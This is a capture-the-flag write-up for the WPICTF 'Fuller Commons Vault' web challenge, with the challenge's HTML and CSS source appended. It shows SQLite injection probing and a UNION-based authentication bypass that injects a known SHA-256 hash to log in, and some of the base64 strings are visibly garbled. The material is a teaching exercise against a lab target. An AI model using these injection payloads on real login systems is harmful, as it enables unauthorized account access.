

# Recon

After opening up the website: <https://vault.wpictf.xyz/> we see the following:

**Fuller Commons Vault**

Welcome to fuller commons secret digital vault. To retrieve your stuff, log in below.

Active clients

- Goutham: A password ... hmmm
- Gaines: 90s mixtape
- Binam: How to not die from stress presentation

Sign up today to store your content. **Sign Up**

Username:

Password:

**Log In!**

Clicking the Sign Up button just results in getting rick rolled. So the only other thing is trying to interface with the username and password.

This happens when username is qwd:



No such user in the database qwd!

## Solving

The first thing I do is type in random quotes to see if the web app is vulnerable to SQL injections.

### sqlite3.OperationalError

OperationalError: near "1": syntax error


#### Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1985, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1540, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1982, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1614, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1517, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1612, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1598, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/home/vault/vault/secretvault.py", line 58, in login
    pointer.execute(search)
```

OperationalError: near "1": syntax error

As we can see, the site seems to be injectable and the syntax will be SQLite . So I try the old fashioned ' OR 1=1; -- -

Note that it says invalid password, not “No such user”.



Invalid password for ' OR 1=1; -- -!

So the injection is working, but the result is not being reflected back. After playing around with different SQL queries for a while, I decide to look at the Page source again. I click on styles.css and see:

```
c2VhcmNoID0gliliU0VMRUNUIGikLCBoYXNoLCBzYWx0IEZST00gY2xpZW50cyBXSEVSRBj
bGllbnRuYW1lID0gJ3swfScgTEINSVQgMSIili5mb3JtYXQoY2xpZW50bmFtZSkNCnBvaW50ZX
luZXh0Y3V0ZShzZWYyY2gpDQoNCiByZXMGPSBwb2ludGVyLmZldGNob25lKCKNCiAgICBpZiB
ub3QgcmlvZG0KICAgICAgICByZXR1cm4gIk5vIH01Y2ggdXNlciBpb0aGUgZGF0YUJhc2Ug
ezB9IVxuli5mb3JtYXQoY2xpZW50bmFtZSkNCiAgICB1c2VySUQsIGhhc2gsIHh0bHQgPSByZ
XMNCg==
```

And

```
Y2FsY3VsYXRIZEh0gPSBoYXNoGllLnNoYTl1NihwYXNzd29yZCARIHh0bHQgDQppZiBjY
WxjdWxhdGVkSGFzaC5oZXhkaWdlc3QoKSAhPSBoYXNoOg0KDQoJSW52YWxpZA0K
```

I base decode both of them and get:

```
search = ""SELECT id, hash, salt FROM clients WHERE clientname = '{0}' LIMIT
1"".format(clientname)
pointer.execute(search)
```

```
res = pointer.fetchone()
if not res:
    return "No such user in the database {0}!\n".format(clientname)
userID, hash, salt = res
```

```
calculatedHash = hashlib.sha256(password + salt)
if calculatedHash.hexdigest() != hash:
```

Invalid

I then go to <https://sqliteonline.com/#/> and run the following found inside the main page source.

```
CREATE TABLE clients (  
  
    id VARCHAR(255) PRIMARY KEY AUTOINCREMENT,  
  
    clientname VARCHAR(255),  
  
    hash VARCHAR(255),  
  
    salt VARCHAR(255)  
  
);
```

I then grab the sql query found in the decoded base64:

```
SELECT id, hash, salt FROM clients WHERE clientname = '{0}' LIMIT 1
```

And put it inside [sqliteonline.com](http://sqliteonline.com). The {0} represents the username form field on the main page. So this is what we will be manipulating.

When inputting 'OR 1=1; Select id, hash, salt from clients; -- - . We get the following error:

## sqlite3.Warning

Warning: You can only execute one statement at a time.

So this leads me to think of using UNION (instead of ; used for multiple commands). So instead of {0} I insert :

```
Goutham' union select 1,"1","1" FROM clients; -- -
```

I notice that the first row returned is 1,1,1, So I manipulated the sql query result's hash and salt fields to 1 and 1.

So I do:

```
Goutham' union select  
1,"2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824","", "" FROM  
clients; -- -
```

Thus replacing the salt with nothing, and replacing the hash with 2cf... which is the Sha256 of "hello". So I put that string in the username, and hello in the password and get:

Welcome back valid user! Your digital secret is: "<https://www.youtube.com/watch?v=dQw4w9WgXcQ>" ([Log out](#))



Which is another rick roll.... So I logout and try id 2:

*Goutham' union select*

*2,"2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824","" FROM  
clients; -- -*

And we get the flag:

Welcome back valid user! Your digital secret is: "WPI{y0ur\_fl46\_h45\_11k3ly\_b31n6\_c0mpr0m153d}" ([Log out](#))

# Source code (Credit to WPI Cyber Security Club)

Main Page:

```
<html>
```

```
<!-- Welcome to the the Fuller Vault
```

```
- clients/clients.db stores authentication info with the following schema:
```

```
CREATE TABLE clients (
```

```
id VARCHAR(255) PRIMARY KEY AUTOINCREMENT,
```

```
clientname VARCHAR(255),
```

```
hash VARCHAR(255),
```

```
salt VARCHAR(255)
```

```
); -->
```

```
<title>WPI CTF WEB</title>
```

```
<link rel="stylesheet" type="text/css" href="static/bootstrap.min.css" />
```

```
<link rel="stylesheet" type="text/css" href="static/style.css" />
```

```
<body>
```

```
<div class = "box" rel="stylesheet">
```

```
<h1>Fuller Commons Vault</h1>
```

```
<p>
```

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<ul>

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</ul>

<p>

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<!--

V2hhdD8gWW91IHRob3VnaHQgdGhpcyB3YXMGYSBmbGFnPyBIYSB0aGF0IHdvdWxklGJ  
IIHRvIGVhc3kuIFRoYXQncyBqdXN0IG5vdCBteSBzdHlsZT8gfiBHb3V0aGFt -->

<a class="button" href="https://www.youtube.com/watch?v=dQw4w9WgXcQ">Sign Up</a>

</p>

<form method="POST" action="/login">

<p>

<label for="clientname">Username:</label>

<input type="text" name="clientname" id="clientname">

</p>

<p>

<label for="password">Password:</label>

```
<input type="password" name="password" id="password">

</p>

<input type="submit" value="Log In!">

</br>

</form>

</div>

</body>

</html>
```

Styles.css:

```
/*My styling */
```

```
h1{
  margin: auto;
  text-align: center;
  font: 400 58px/60px 'Impact, Charcoal, sans-serif', Georgia, serif;
  color:#e23636;
  background-color: #504a4a;
  text-shadow: 2px 2px #000000;
  margin: 10px 0;
}
```

```
body{
  text-align: center;
  background-image: url(http://hdqwalls.com/wallpapers/the-matrix-typography-wide.jpg);
  margin:0px;
  font: 400 12px/22px 'Open Sans', Verdana, Helvetica, sans-serif;
  color:#000000;
  background-color: #504a4a;
}
```

```
.box
```



```
{
  position: absolute;
  width: auto;
  height: auto;
  left: 28%;
  margin-left: auto;
  margin-right: auto;
  background-color: #f78f3f;
  border: 5px solid #000000;
  opacity: 0.95;
  display: inline;
  float: center;
  padding: 8px 20px;
}
```

```
form{
  margin: auto;
  width: 40%;
  font-weight: bold;
}
```

```
input[type=text], select {
  width: 100%;
  padding: 8px 20px;
  margin: 8px 0;
  display: inline-block;
  border: 3px solid #000000;
  border-radius: 4px
  /* First half */
  /*
c2VhcmNoID0gliliU0VMRUNUIGikLCBoYXNoLCBzYWx0IEZST00gY2xpZW50cyBXSEVSRBj
bGllbnRuYW1lID0gJ3swfScgTEINSVQgMSIili5mb3JtYXQoY2xpZW50bmFtZSkNCnBvaW50ZX
luZXhlY3V0ZShzZWYy2gpDQoNCiByZXMGPSBwb2ludGVyLmZldGNob25lKCKNCiAgICBpZiB
ub3QgcmVzOg0KICAgICAgICByZXR1cm4glk5vIHN1Y2ggdXNlciBpbiB0aGUgZGF0YWJhc2Ug
ezB9IVxuli5mb3JtYXQoY2xpZW50bmFtZSkNCiAgICB1c2VySUQsIGhhc2gsIHhnbHQgPSByZ
XMNCg== */
}
```

```
input[type=password], select {
  width: 100%;
  padding: 8px 20px;
  margin: 8px 0;
```

```
display: inline-block;
border: 3px solid #000000;
border-radius: 4px;
/* Second Half */
/*
Y2FsY3VsYXRIZEhhc2ggPSBoYXNobGliLnNoYTI1NihwYXNzd29yZCArIHhnbHQpDQppZiBjY
WxjdWxhdGVkSGFzaC5oZXhkaWdlc3QoKSAhPSBoYXNoOg0KDQoJSW52YWxpZA0K */
}
```

```
ul:nth-of-type(1) {
    list-style-type: square;
}
```

```
.button {
display: inline-block;
width: 115px;
height: 45px;
background: #4E9CAF;
padding: 10px;
text-align: center;
border-radius: 5px;
color: white;
left: 45%;
font-weight: bold;
}
```